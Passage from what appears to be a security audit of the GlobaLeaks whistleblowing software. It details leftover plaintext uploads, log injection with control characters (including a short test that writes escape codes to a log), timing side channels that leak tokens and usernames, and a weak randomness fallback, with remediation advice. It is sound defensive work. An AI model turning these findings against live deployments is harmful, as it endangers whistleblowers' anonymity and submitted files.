
Attack Resources: A remote attacker needs only an `HTTP` connection to the Node, potentially over *Tor*. To perform a Denial of Service, an attacker may need a large amount of bandwidth or a long enough period of attack.

Feasibility: An attack intending to frame a Node requires very few resources to place the incriminating file through this vulnerability, although a subsequent forensics investigation implies some separate attack.

A Denial of Service attack requires either a high bandwidth or a long time of attack, depending on disk size, but because an attacker can trade-off bandwidth for time, we predict it's quite feasible there would be sufficiently motivated attackers.

Verification: This issue was verified by uploading a file, then closing the browser before actually submitting the Tip. Even after waiting a few days, the uploaded file remained in `/var/globaleaks/files/submission`.

This leaves the possibility it might be getting deleted after, say, a few weeks. This may still lead to the vulnerability Impacts mentioned above. We accordingly searched through the code, without finding any logic that would delete the file.

Vulnerability Description:

When a Whistleblower uploads a file, it is written to the filesystem in plain text. When the Whistleblower submits the Tip, the file is encrypted and the originally-uploaded file is deleted. However, if the Whistleblower chooses not to submit the Tip after they've uploaded a file, it will remain on disk in plaintext indefinitely.

We did not have time to do an in-depth search for the code relevant to this issue. It may be the case that the files are removed after a long period of time, and we just missed that code. However, even keeping the files for a few days after they are uploaded is a security risk.

Mitigation:

To mitigate this issue, *GlobaLeaks* Node administrators should check the file upload folder for files that are not associated with any Tip. This could be made easier by releasing a script that does this.

Remediation:

The remediation for Issue A. Plaintext is Written To Disk Before Encryption would additionally protect against the "framing" impact of this vulnerability.

Adding logic to `unlink()` the uploaded files when the Whistleblower fails to finish submitting the tip will greatly mitigate this Denial of Service vector, although attackers with sufficient bandwidth, or edge cases which bypass the call to `unlink()` may thwart this remediation strategy.

An alternative remediation is to only upload the files when the Tip is in the state which the cleanup logic already handles.

We also recommend showing the terms-of-service agreement to the Whistleblower *before* they have the opportunity to upload any files.

Status: Confirmed.

- *Update 2014-02-06* - This issue is related to GlobaLeaks ticket 782 and the GlobaLeaks Submission Flood Resiliency Project document.

  The latter document does not distinguish between file uploads and "submissions", which we interpret to mean *tips*. The following comes from that document:

  ```
  There are 3 different way that can be done to achieve a flood attack:

    1. Creating many new submissions (regardless of the amount of
       fields/files attached)
    2. Adding a lot of new comments on existing submissions
    3. Uploading a lot of new files on existing submissions
  ```

  The flood attack vector 3 is worded as if files may only be uploaded within the context of an existing submission. This issue demonstrates uploads may occur outside of submissions.

- This issue is tracked in GlobaLeaks Issue Ticket #828

Issue I. User Input Written to Logs

Reported: 2014-02-07

Synopsis: User input is written to log files. This might let attackers create fake log entries or log entries that contain terminal escape codes.

Impact: The attacker can create fake log entries and can insert terminal escape codes into the logs, which could be used to execute code when the *GlobaLeaks* Node administrator views the logs.

Attack Resources: The *GlobaLeaks* Node must be configured to log *info* or *debug* messages. We believe the default level, CRITICAL, is safe, but we are not certain. This is mentioned in Future Work.

Feasibility: There are several log messages that contain user input. The attacker only has to provide input that will be passed to one of these log messages.

Vulnerability Description:

The following code can be found in globaleaks/handlers/files.py.

```
log.debug("=> Recorded new InternalFile %s (%s)" % (original_fname, cksum))
```

There are many more log messages formatting external input with %s.

The generated log message goes through twisted.python.log, a complex and not-obviously-fully-documented module. Experimentation shows control characters getting through unescaped:

```
log.debug(''.join(map(chr, range(32))))
log.debug(''.join(map(chr, range(127, 140))))
```

This produces in the log file (as rendered by Emacs; for example, ^[means a literal ESC character, ASCII 27, used in terminal-escape exploits; the octal escape codes are also from Emacs, standing for binary characters in the log file):

```
2014-02-14 15:23:50+0100 [-] [D] ^@^A^B^C^D^E^F^G^H
2014-02-14 15:23:50+0100 [-] ^K^L^M^N^O^P^Q^R^S^T^U^V^W^X^Y^Z^[^\^]^^^_
2014-02-14 15:24:26+0100 [-] [D]
^?\200\201\202\203\204\205\206\207\210\211\212\213
```

To exploit a default configuration, an attacker must inject special characters into a log.msg call. log.err appears to escape these characters.

Mitigation:

This issue is mitigated as long as *GlobaLeaks* Node administrators do not use a non-default log level (the default is CRITICAL).

Remediation:

All messages should be logged in a way that safely and unambiguously encodes non-printable characters. All logging paths should go through the same, safe sanitizer.

Here are two examples of the sort of encoding we mean: one in use in Tahoe-LAFS, and a self-contained function we have not used, and only cursorily tested:

```python
import codecs

def debug(logmsg):
    """
    I'll encode logmsg into a safe representation (containing only
    printable ASCII characters) and pass it to log.debug() (which in
    this example stands in for some underlying logging module that
    doesn't further process the string).

    As an aside, it can be helpful to hold all strings of human-language
    characters in Python unicode objects, never in Python (Python v2) string
    objects (which are renamed to "bytes" objects in Python v3). However,
    that is not necessary to use this.
    """
    return log.debug(log_encode(logmsg))

def log_encode(logmsg):
    """
    I encode logmsg (a str or unicode) as printable ASCII. Each case
    gets a distinct prefix, so that people differentiate a unicode
    from a utf-8-encoded-byte-string or binary gunk that would
    otherwise result in the same final output.
    """
    if isinstance(logmsg, unicode):
        return ': ' + codecs.encode(logmsg, 'unicode_escape')
    elif isinstance(logmsg, str):
        try:
            unicodelogmsg = logmsg.decode('utf-8')
        except UnicodeDecodeError:
            return 'binary: ' + codecs.encode(logmsg, 'string_escape')
        else:
            return 'utf-8: ' + codecs.encode(unicodelogmsg, 'unicode_escape')
    else:
        raise Exception("I accept only a unicode object or a string, not a %s object like %r"
                        % (type(logmsg), repr(logmsg),))
```

Status: Partially confirmed, but needs more analysis.

- This issue is tracked in GlobaLeaks Issue Ticket #829

Issue J: Attacker May Be Able To Extract Secrets Through Side-Channel Attacks

Reported 2014-02-21

Synopsis: Information about various secrets leaks through the side channel of timing of operations.

Impact: The attacker can extract secrets by measuring the response time of the *GlobaLeaks* server. Some candidate secrets include file download tokens, XSRF tokens, session IDs, and account names.

Attack Resources: The attacker needs to be able to measure the time it takes the *GlobaLeaks* server to respond to their requests.

Feasibility: The exploitability of a timing side channel depends on the resolution and accuracy with which the attacker can measure response times. The latency introduced by the Tor network should make attacks harder, but it is not a defense because the noise is additive: it can be countered with more samples to infer the signal.

Verification: Verified by source code inspection. The specific issues listed below have not been confirmed by experiment, but we list them anyway to err on the side of caution.

See Appendix D. Side-Channel Attack Proof of Concept for an informal proof-of-concept side-channel attack on *GlobaLeaks*.

Vulnerability Description:

Operations whose time varies depending on the value of a secret thereby leak information about the secret. An attacker may be able to integrate the piecemeal information about the secret revealed by iterated requests to reveal the secret itself. See the paper Exposing Private Information by Timing Web Applications.

The specific vulnerabilities of this class that we've noticed are listed as sub-issues following this one.

Mitigation:

Timing attacks can be made slightly harder by requiring access to be through Tor. *GlobaLeaks* Node administrators may be able to detect side channel attacks by noticing an unusual amount of repetitive requests.

Remediation:

To eliminate side channels, eliminate varying-work operations that depend on a secret. These include branches, array indices, and database lookups.

To compare strings in constant time, use a vetted function such as `constant_time_compare` from Tahoe-LAFS.

Remediation of data-structure side channels (e.g. for the session token) is an actively evolving area of research; we have some ideas, left for future work.

Status: The description of this vulnerability is incomplete. There is no proof of concept, but we do not intend to make one.

Issue J.1: Timing Leak of File Download Token

Reported 2014-02-21

Synopsis: File download tokens can leak via the timing side-channel.

Impact: An attacker may be able to download submitted files.

Attack Resources: See Issue J: Attacker May Be Able To Extract Secrets Through Side-Channel Attacks.

Feasibility: See *Issue J.*

Verification: Verified by source code inspection.

Vulnerability Description:

The file download token is used as a key in the database to find the file to download. An attacker might be able to measure the amount of time this takes to extract a valid file download token.

```python
def download_file(store, file_id):
    """
    Auth temporary disabled, just Tip_id and File_id required
    """

    rfile = store.find(ReceiverFile,
                       ReceiverFile.id == unicode(file_id)).one()
    # ...
```

Mitigation: See *Issue J.*

Remediation: Remediation of this issue is Future Work.

Status: Not proven exploitable, but we are confident the channel exists.

Issue J.2: Timing Leak of Collection Download Token

Reported 2014-02-21

Synopsis: Collection download tokens may be leaked via the timing side-channel.

Impact: An attacker may be able to download submitted files.

Attack Resources: See Issue J: Attacker May Be Able To Extract Secrets Through Side-Channel Attacks.

Feasibility: See *Issue J*.

Verification: Verified by source code inspection.

Vulnerability Description:

The collection download token is checked by looking it up in a `dict` hash table. The time taken depends on what's already in the table. An attacker may be able to use this to extract a collection download ID.

```python
def get(temporary_download_id):
    if temporary_download_id in GLSetting.download_tokens:
        if GLSetting.download_tokens[temporary_download_id].id_type == 'rtip':
            return GLSetting.download_tokens[temporary_download_id].id_val

    return None
```

Mitigation: See *Issue J*.

Remediation: Remediation of this issue is Future Work.

Status: Not proven exploitable, but we are confident the channel exists.

Issue J.3: Timing Leak of XSRF Token

Reported 2014-02-21

Synopsis: The XSRF token can leak via the timing side-channel.

Impact: A cross-domain timing attack could be used to learn the user's XSRF token.

Attack Resources: See Issue J: Attacker May Be Able To Extract Secrets Through Side-Channel Attacks.

Feasibility: See *Issue J.*

Verification: Verified by source code inspection.

Vulnerability Description:

The XSRF token is checked with the `!=` operator, whose execution time varies with the length of the common prefix of the two strings.

```python
def check_xsrf_cookie(self):
    """
        Override needed to change name of header name
    """
    token = self.request.headers.get("X-XSRF-TOKEN")
    if not token:
        raise HTTPError(403, "X-XSRF-TOKEN argument missing from POST")
    if self.xsrf_token != token:
        raise HTTPError(403, "XSRF cookie does not match POST argument")
```

Mitigation: See *Issue J.*

Remediation:

Replace the comparison with `constant_time_compare` or equivalent (see *Issue J*).

Status: Not proven exploitable, but we are confident the channel exists, assuming this code gets called.

Issue J.4: Timing Leak of Session ID

Reported 2014-02-21

Synopsis: The session ID can leak via the timing side-channel.

Impact: An attacker may be able to extract a session ID.

Attack Resources: A user must be logged in (an unexpired session) at the same time an attacker measures response times to the attacker's requests to the Node.

Feasibility: See *Issue J.*

Verification: Verified by source code inspection.

Vulnerability Description:

The session ID is validated by looking it up in a `dict` hash table. The time taken depends on what's already in the table; an attacker might be able to exploit this to extract a valid session ID.

```python
@property
def current_user(self):
    session_id = None

    session_id = self.request.headers.get('X-Session')

    if session_id == None:
        return None

    try:
        session = GLSetting.sessions[session_id]
    except KeyError:
        return None
    return session
```

Mitigation: See *Issue J.*

Remediation: Remediation of this issue is Future Work.

Status: Not proven exploitable, but we are confident the channel exists.

Issue J.5: Timing Leak of Usernames

Reported 2014-02-21

Synopsis: Usernames and email addresses can leak via the timing side-channel.

Impact: An attacker may be able to extract valid usernames. (Note that a receiver's username is their email address.)

Attack Resources: See Issue J: Attacker May Be Able To Extract Secrets Through Side-Channel Attacks.

Feasibility: See *Issue J*.

Verification: Verified by source code inspection.

Vulnerability Description:

When a user tries to log in as the Node administrator or receiver, a distinct code path is taken when the username is valid but the password is not. This causes the Node's response time to vary, which might let an attacker confirm that an account exists, or extract a valid username.

See the `Note` comments added to the code below:

```python
@transact
def login_receiver(store, username, password):
    # Note: Username comparison in the database query leaks information.
    receiver_user = store.find(User, User.username == username).one()

    if not receiver_user or receiver_user.role != 'receiver':
        # Note: This path is taken when the user doesn't exist at all.
        log.debug("Receiver: Fail auth, username %s do not exists" % username)
        return False

    if not security.check_password(password, receiver_user.password, receiver_user.salt):
        # Note: This path is taken when the user DOES exist, but the
        #       password is wrong. It does more stuff, so it probably
        #       takes longer to execute.
        receiver_user.failed_login_count += 1
        log.debug("Receiver login: Invalid password (failed: %d)" % receiver_user.failed_login_count)
        if username in GLSetting.failed_login_attempts:
            GLSetting.failed_login_attempts[username] += 1
        else:
            GLSetting.failed_login_attempts[username] = 1

        return False
    else:
        log.debug("Receiver: Authorized receiver %s" % username)
        receiver_user.last_login = datetime_now()
        receiver = store.find(Receiver, (Receiver.user_id == receiver_user.id)).one()

        return receiver.id
```

Mitigation: See *Issue J*.

Remediation: Remediation of this issue is Future Work.

Status: Appendix D. Side-Channel Attack Proof of Concept shows that this channel does leak this information; we have not addressed the feasibility of exploiting it.

Issue J.6: Timing Leak of Receipt Hashes

Reported 2014-02-21

Synopsis: Receipt hashes can leak via the timing side-channel.

Impact: An attacker may be able to extract the hash of a whistleblower's receipt.

Attack Resources: The attacker must know the Node's receipt salt and be able to measure the time it takes the *GlobaLeaks* server to respond to their requests.

Feasibility: The receipt salt is stored in the Node's database on the filesystem. See also Issue J: Attacker May Be Able To Extract Secrets Through Side-Channel Attacks.

Verification: Verified by source code inspection.

Vulnerability Description:

The hash of the whistleblower's receipt is looked up in the database.

```
wb_tip = store.find(WhistleblowerTip,
                    WhistleblowerTip.receipt_hash == unicode(hashed_receipt)).one()
```

Mitigation: See *Issue J.*

Remediation: Remediation of this issue is Future Work.

Status: Not proven exploitable, but we are confident the channel exists.

Issue K: Secrets Generated with Non-CSPRNG

Reported: 2014-02-07

Synopsis: When deployed on some systems, *GlobaLeaks* may generate some of its secrets with an insecure pseudo-random number generator, `PRNG`, and an attacker might be able to guess them.

Impact: Every case where the `PRNG` output is used, which requires non-predictability, is affected on vulnerable configurations. Here are some *non-exhaustive* cases which we have not fully verified:

- File download tokens may be guessable allowing remote attackers to download Tip submissions without any user account, nor any explicit download token sharing.

- Receipts may be compromised, allowing a remote attacker to authenticate as one or more Whistleblowers.

- Web session tokens may be compromised, allowing remote attackers to hijack existing web sessions.

- Web `CSRF` protection tokens may be guessed, allowing attackers to compromise victim users by convincing them to visit malicious web pages on any site with the same browser instance authenticated to the *GlobaLeaks* Node.

Note, this vulnerability is particularly pernicious because the `PRNG` security depends on specific operating system configurations, and a fallback to an insecure `PRNG` is *a silent security failure*.

Attack Resources: When a weak pseudo-random number generator is used, the attacker needs to know the state to predict future and past outputs. They can acquire the state by brute-force guessing or by reverse-engineering it from known outputs.

An example output might be easy to acquire by any remote attacker without any account, such as if the `PRNG` output appears as a web session token provided in an `HTTP` response prior to user authentication.

Feasibility: The attack is only feasible when *GlobaLeaks* is deployed in such a way that the random number generators are not secure. For example, *Linux* systems without `/dev/urandom` and on *Solaris*, where `uuid_generate_random()` may not be cryptographically secure.

Verification: This vulnerability was verified by inspecting *GlobaLeaks* source code, and the source code of the libraries it uses.

Vulnerability Description:

`uuid4()` is used for the file-download token and collection-download token. This is done in `handlers/base.py` as follows:

```python
self.id = unicode(uuid4())

self.id_val = id_val
self.id_type = 'rtip' # this is just a debug/informative information

self.expireCallbacks = []

GLSetting.download_tokens[self.id] = self

self._expireCall = reactor.callLater(self.tokenTimeout, self.expire)
```

If `libuuid` or `libc` are loadable and have a `generate_random_uuid()` function, then `uuid4()` will use that. Otherwise, it will use `os.urandom()`. On Linux, `generate_random_uuid()` tries to read from `/dev/urandom`, but will fall back to an insecure random number generator if that fails. On Solaris, the `generate_random_uuid()` manpage does *not* explicitly say it attempts to use a cryptographic random number generator, so it may not be cryptographically secure on Solaris.

Mitigation:

To mitigate this issue, *GlobaLeaks* Node administrators need to make sure *GlobaLeaks* is deployed on a system with a functioning `/dev/urandom`.

Remediation:

Generate secrets using a random number generator that's designed for cryptographic use, like `os.urandom()`.

Status: Confirmed.

- This issue is tracked in GlobaLeaks Issue Ticket #831

Design and Implementation Analysis

This section includes the results of our analysis which are not security vulnerabilities. This includes commendations for good practices, recommendations for security maintenance, security in depth, and general engineering principles.

Commendations

- *GlobaLeaks* does not let whistleblowers download the files they submit, in line with the principle of least authority.

- The *GlobaLeaks* interface has built-in user education in the form of the Tor banner and the terms of service that must be agreed to before submitting a Tip. This is an important and useful feature, since whistleblowers may not be tech-savvy.

- *GlobaLeaks* uses the Storm ORM for a database instead of having SQL queries, each a potential SQL injection vulnerability, spread out over the code. This makes *GlobaLeaks* easier to audit.

- *GlobaLeaks* has a well-developed threat model. This made it easier to understand the environment *GlobaLeaks* operates in, and helps users understand the level of protection *GlobaLeaks* provides.

- Most of the *GlobaLeaks* code is simple and easy to understand.

Recommendations

In this section we make recommendations on design patterns, coding style, dependency selection, engineering process, or any other "non-vulnerability" which we believe will improve security of the software.

Our primary focus for engineering goals are *improving maintainability* to prevent future security regressions, and ways to *facilitate future audits*.

Coding Practices

- *GLBackend* is coded in a combination of *Twisted* single-thread async style with a separate thread pool for methods that run transactions on a database. While we examined all `@transact`/`@transact_ro` methods without finding a race condition in access to non-transactional state, we might easily have missed some, and this style of coding is prone to error: future edits could add non-local state update, or more complicated transaction-management of the database, leading to a race condition without anyone noticing. We recommend seeking some alternative (the details of which are future work in Eliminating Threads) running all code on the same event loop.

- Random strings are generated from regular expressions. This is error-prone and this level of configurability probably isn't necessary, since the user never sees most of these random strings. It's also hard to audit the reverse regexp code.

- `from Crypto.Random import random` gives the same name to the cryptographic `random` as Python's non-cryptographic one. This is error-prone and inhibits audit verification. For example, if a later line has `import random` then the code in the module may have vulnerable entropy characteristics. An audit may pass one revision of the code, but a later code may silently add this vulnerability. We recommend an explicitly unique name, such as: `from Crypto.Random import random as cryptorandom`

- In the case of the previous recommendation, `from foo import *` can cause the same problem as `import random`, if `foo` happens to import `random`. This pattern occurs in `security.py` and elsewhere. We recommend eschewing `import *`; where a shorthand is needed, define an abbreviation like `import foo as F`.

- `except:` and `except Exception` have hard-to-predict effects on execution. They appear over 100 times in GLBackend, too many to audit well. According to *pylint*, 44 of them (outside `tests/`) might suppress the original exception. We did not investigate how these might have been done differently.

  This pattern may allow vulnerabilities where an attacker discovers a way to trigger an exception never anticipated by developers or discovered in testing. Even when this doesn't happen due to malice, it can lead to bugs in production deployments that were never anticipated in testing and development.

- Salts are generated by running `SHA512` on a random string. There is less possibility for error if they are generated directly.

- JavaScript is easier to audit and debug in strict mode (`'use strict'`) and when *JSHint*-clean. `jshint` on GLClient reports 162 of what it calls errors: using `==` instead of `===`, and so on. It can be run with a config file to tailor what it deems worth reporting (and we used a quick-and-dirty one for our test).

- In `globaleaks/handlers/files.py` the file download count is checked with `==` in `download_file` and `download_all_files`. It would be better to use `>=` for the comparison, since it doesn't fail when a race condition or logic error somewhere else makes it one greater than the limit. Note: It may be possible to increase the count over the limit by downloading the collection (all files) when it is at the limit.

- Assume all variables are malicious. Escape everything even if you know it's a constant string or doesn't contain special characters. An example of where this is not done is in `globaleaks/utils/utility.py`. Here, `timeStr` is assumed to be safe (and it may be), but it's good to get in the habit of escaping everything.

  ```
  util.untilConcludes(self.write, timeStr + " " + sanitize_str(msgStr))
  ```

  Escaping should be done "on the way out" in a specific context instead of "on the way in", because you can't encode a value "ahead of time" unless you understand all contexts it will be used in, and they all have consistent escaping rules.

- The client receives from the server an absolute time for session expiry, then checks against its own clock. If a time interval is desired ("expire in 30 minutes"), an interval should be sent.

- It's error-prone to check for enumerations in this style:

  ```
  if status == ReceiverFile._status_list[2]: # 'encrypted'
  ```

  where the comment serves as the enumeration name. The numbers and comments can easily get out of sync.

Future Work

Online Guessing Attacks

The problem of remediating Issue E. Parallel Requests Bypass Exponentially Increasing Login Delay has been left as future work. We suggest exploring a defense that forces the client to solve a proof of work to limit the rate that they can make requests. There are several design alternatives, such as the use of CAPTCHAs.

Side-Channel Attacks

We did not evaluate the full impact of side-channel attacks on *GlobaLeaks*. Some possible side-channel issues are documented in Issue J: Attacker May Be Able To Extract Secrets Through Side-Channel Attacks. However, we did not spend much time on this, so we feel that *GlobaLeaks* could benefit from a more focused effort on finding side-channel attacks.

Eliminating Threads

As discussed in Recommendations, a code organization without threads sharing state by default would be safer. Work under this heading includes more thorough auditing of the thread-using code and deciding how to minimize or eliminate it.

Open Questions & Concerns

- The *GlobaLeaks* process may be swapped to disk. This may leak encryption keys and plaintext Tip contents to the swap file, which could be recovered by forensic analysis of the disk.

- The *GlobaLeaks* backend is written in Python, which, as a garbage collected language, does not make it easy to wipe variables that contained sensitive information. Could the plaintext contents of submitted files (and other secrets) persist in memory long after they were supposed to be discarded?

- In `dump_file_fs()` in `globaleaks/handlers/files.py` the first call to `read()` has no argument, meaning it will read the whole file into memory. (A comment indicates a 4kb chunk as the intention.) A large file upload could cause DoS. We tried this and got "File is too large" from the client, but we see nothing stopping an attack independent of the browser.

- The logging mechanism is vulnerable in the *info* and *debug* levels. We did not have time to fully analyze whether it is vulnerable in the `CRITICAL` level. The current sanitization of `log.err()` seems safe, though overcomplicated. `log.msg` is vulnerable, but we are unsure.

- We did not investigate whether the backend might be vulnerable if its clock could be made to jump. This might allow an attacker to use a session past its expiration date.

- We did not systematically check use of `@unauthenticated` and `@authenticated` for excess permissions. (There are also similarly-named methods in `handlers/base.py` bearing neither decorator. Maybe they're not actual handlers?) The default behavior of a handler with no decorator is almost the same as `@unauthenticated` (by a reading of the source code); this is an unsafe default.

- In GlobaLeaks ticket 672, client-side PGP encryption is ruled out because it would tell receiver A that receiver B also received the file. Doesn't the comments/messaging feature leak that information anyway? Is there a way to encrypt a PGP message to multiple recipients so that the recipients can't tell who the other recipients are?

- If receivers are assumed to be adversarial in the threat model, what stops them from impersonating each other on the page where the whistleblower selects the receiver?

- What happens when a whistleblower cancels a file upload while it's in progress?

- In `files.py`, a 26-character random string called `saved_name` is generated, which is used as the destination file name. If there is a collision (very unlikely, even with birthday), it could corrupt another Tip's file.

- We did not verify if Issue G is exploitable after the `URL`-decode bug is fixed. This can be done by having the server properly `URL`-decode the `Content-Disposition` header sent by JavaScript, then re-evaluating the impact of the vulnerability.

- One purpose of the SHA256 hash (See Issue B) is so that the whistleblower can verify their upload was successful. We suggested remediating Issue B by removing the SHA256 feature altogether. This removes the whistleblower's ability to verify the upload, which is a lesser problem. It may be possible to preserve this feature using a keyed HMAC, but we did not explore this possibility.

- Addressing *pylint*'s reported 44 cases of swallowed exceptions could uncover problems or at least make their absence clearer.

- In `get_expirations()` in `security.py` it generates a temporary file by putting a random 16-bit number in the path. It does not check if the file already exists, so collisions are possible here. The same thing is done elsewhere in the file, but it raises an exception if the file exists.

- Password hashes are not compared in constant time. See line 95 of `security.py`.

- By observing traffic (especially the notification feature), you may be able to tell which receiver is getting the Tip, which can leak info about its contents (e.g. if there is one journalist to handle all and only *National Security Agency* stories).

- *GlobaLeaks* has a unique query pattern, which might make traffic analysis easier.

- You can add regular links to the *GlobaLeaks* pages. If a user clicks one, it might de-anonymize them (because of the `Referer` header and the fact of clicking the link), especially if they are using *tor2web*. *GlobaLeaks* docs say it adds rel="noreferer", but is this supported by all browsers?

- *GlobaLeaks* docs mention *iptables*. Default install still allows non-Tor traffic, which may be dangerous. An adversary might be able to correlate requests to the *GlobaLeaks debian* repository (not over Tor) and Node downtime (while installing updates), to find the real IP address of the Node. Also, could *GlobaLeaks*'s modification to *iptables* rules disable pre-existing rules the sysadmin is relying on?

- The install instructions *GlobaLeaks* offers involve downloading a shell script from *GitHub* then running it as root. You have to trust *GitHub* and *SSL*.

- The default credentials are admin:globaleaks. I don't think you can change them without having the service running, which leaves a window of vulnerability. It would be better to randomly generate a password during the install.

- How do *GlobaLeaks* authors notify Node administrators of security updates? What are their disclosure/transparency practices?

- *GlobaLeaks* has an *SMTP* server set up for sending notifications by default. Can't this be used for sending spam? It's at least a single point of failure.

- *GlobaLeaks* should make sure that the user is warned to use Tor *from an unrelated location*. For example, if an employee is submitting a leak to a company's internal whistleblowing system, the IT department can list all users who were running Tor at the time of submission to figure out who it was.

- Multi-language support might leak the user's selected language through traffic analysis (the fact that they changed languages, or page sizes). This could help de-anonymize the user.

- Attacks de-anonymizing the THS. If the THS box is also connected to the Internet, the adversary might be able to check an IP-address guess by seeing how well the clocks are in sync.

- *GlobaLeaks* warns if the user is connected by tor2web, but not onion.to. It's impossible to do this perfectly in general (it relies on the gateway adding headers), but it could have a note like "make sure you are really using Tor and not a gateway."

A more invasive detection technique may be worth considering. For example, the *JavaScript* client could ping http://check.torproject.org and tell the user the result.

• Does hash randomization need to be enabled to prevent DoS attacks? This is documented in Python Documentation and Python Issue 13703.

Appendix A. Work Log

Prior to This Audit

Least Authority had collected some auditing notes and examined the software previously as part of an Architectural Design Review document. This Report and Work Log are specific to only the recent code / implementation audit work occurring in February, 2014.

2014-01-28 to 2014-02-03

The first week of audit work followed this rough process:

1. Contacted the development team about audit kick off.

2. Checked out codebases and set up local test environments.

3. Played with the UI, while brainstorming about attack surfaces and threat models.

4. Read design documentation, along with some previous audits and related projects.

5. Examined the codebase layout, dependencies, and large scale organization.

2014-02-04

- How does the client get data from the backend? Does it talk to a database directly? Answer: no, it sends REST requests which go to handlers.

- Began to systematically document each dependency and its purpose.

- Read over all of the `login_*` methods to understand authentication basics.

- Read the *Storm* tutorial enough to understand the `login_*` methods.

- Noticed that `globaleaks.settings.transact` decorated functions all run on a thread pool. This seems prone to race condition problems, and we should verify if this is a safe practice. (Even if not exploitable it may be bug-prone.)

2014-02-05

- Checked the results of *dieharder* tests on the random number generator. It passes diehard_birthdays with a p-value of 0.56696925. The generator is too slow for the rest of the tests, so I'm stopping it.

- What's the runtime process structure of the backend? We run with *strace* to follow a simple request for the main page. There's a main Python process, another that reads a *SQLite* DB, another that seems to be periodically firing off temporary processes and waiting (both that and the temporaries wait for something that doesn't happen). The main process sets up a thread area and loads *pthreads.* All these processes read and write "x", to sync up?

- Investigated the use of `Random.atfork()`. Inspected `dump_file_fs()`: it doesn't have any side-effects which could racily interface with the other threads.

- Looked for discrepancies between client-side and server-side logic.

- (Now in Issue F.) What is "Auth temporary disabled, just Tip_id and File_id required" in `handlers/files.py`. Does this allow whistleblowers to download the files they submit?

- (This is now Issue G) Filenames are double-escaped. If you upload a file with a quote in it, it will show up like `test%22%20quotewithspace`. Is the percent encoding being done intentionally, or is it just not being removed? When this bug is fixed, it will introduce a header injection attack. In `handlers/files.py`:

```
self.set_header('Content-Disposition','attachment; filename=\"%s\"' % rfile['name'])
```

And in `handlers/collection.py`:

```
self.set_header('Content-Disposition','attachment; filename=\"' + opts['filename'] + '\"')
```

Escaping should always happen "on the way out" in a specific context, not "on the way in."

- There is MD5 code in `app/scripts/vendor/md5.js`. What is it used for? (Answer: nothing. The *GlobaLeaks* developers will remove it.)

- Noticed `class RTipInstance` has an inaccurate doc comment.

- The backend sends to the client absolute times in the future for expiration, and the client checks them against its own clock. (`app/scripts/services.js` lines 67, 27-28, 35) This may allow an attacker to make the client keep its session open longer than expected. Can an attacker exploit this? Does the server check expiry times too? Yes, it looks like it does. Does the server rely on its *own* local clock not to jump? (Attackers can violate that, in many practical cases.)

- (This is now Issue I) In `globaleaks/handlers/files.py`, the following code appears. Can an attacker, with control over the file name, create fake log entries? The GlobaLeaks developers said they wanted to have a more robust logging system (for incident response) in the future.

```
log.err("Unable to commit new InternalFile %s: %s" % (original_fname.encode('utf-8'), excep))
```

- (This is now Issue H) If a WB uploads a file, then closes the tab, the file will continue to exist on disk (for how long?) in *plain text*, even when it is being sent to a receiver with a public key. A possible, but maybe bad, solution: Do the GPG encryption in JavaScript. I think the "Final Step" anonymity warning/agreement should be required *before* the WB is allowed to upload any files.

- Investigated access to file downloads. `rest/api.py` binds `files.Download` to `r'/rtip/' + uuid_regexp + '/download/' + uuid_regexp`. `Download` has

```
def get(self, tip_id, rfile_token, *uriargs):
    # tip_id needed to authorized the download
```

but tip_id is never checked: it apparently only has to match `uuid_regexp`. This would mean a downloader needs only an `rfile_token`. This token is generated by `uuid.uuid4()` in class `FileToken` in `globaleaks/handlers/base.py`.

This may call a secure RNG or fall back to an insecure one.

(This is issue K.) Can that fallback happen? This question applies to all kinds of id's, since they're by default generated by `uuid` in `models.py` line 25.

2014-02-06

- The file hash/copy loop in `dump_file_fs()` in `files.py` doesn't seem like it's doing error checking right. (Correction: the error checking is OK provided there's graceful exception handling by the caller. We did not check this.) It looks like it's reading the whole file when a comment says it should be reading 4kb.

- Check for Issue F: does an expiration for a collection or download token, if interrupted by server restart, leave the token unexpired and accessible? Code inspection: yes, looks like it. Correction: no, both the expires *and* the tokens are in RAM. Trying it: a collection token does work before expiry, does not after expiry, and does not after server restart.

- Noticed Chrome complaining in JS console upon loading the main page: `Resource interpreted as Font but transferred with MIME type text/html: "http://192.168.0.41:8082/components/bootstrap/dist/fonts/glyphicons-halflings-regular.woff"`.

  - Noticed usability issue: when sending mail fails, all I see is a message in the console log. (But well after writing this, mail did show up.)

- (Now Issue F.) What kind of access control exists to distinguish receivers? What stops Receiver A from being able to access the Tips only Receiver B should see? I've seen it check that the *role* is "receiver", but I haven't seen where it checks *which receiver should have access to what*. The same goes for whistleblowers.

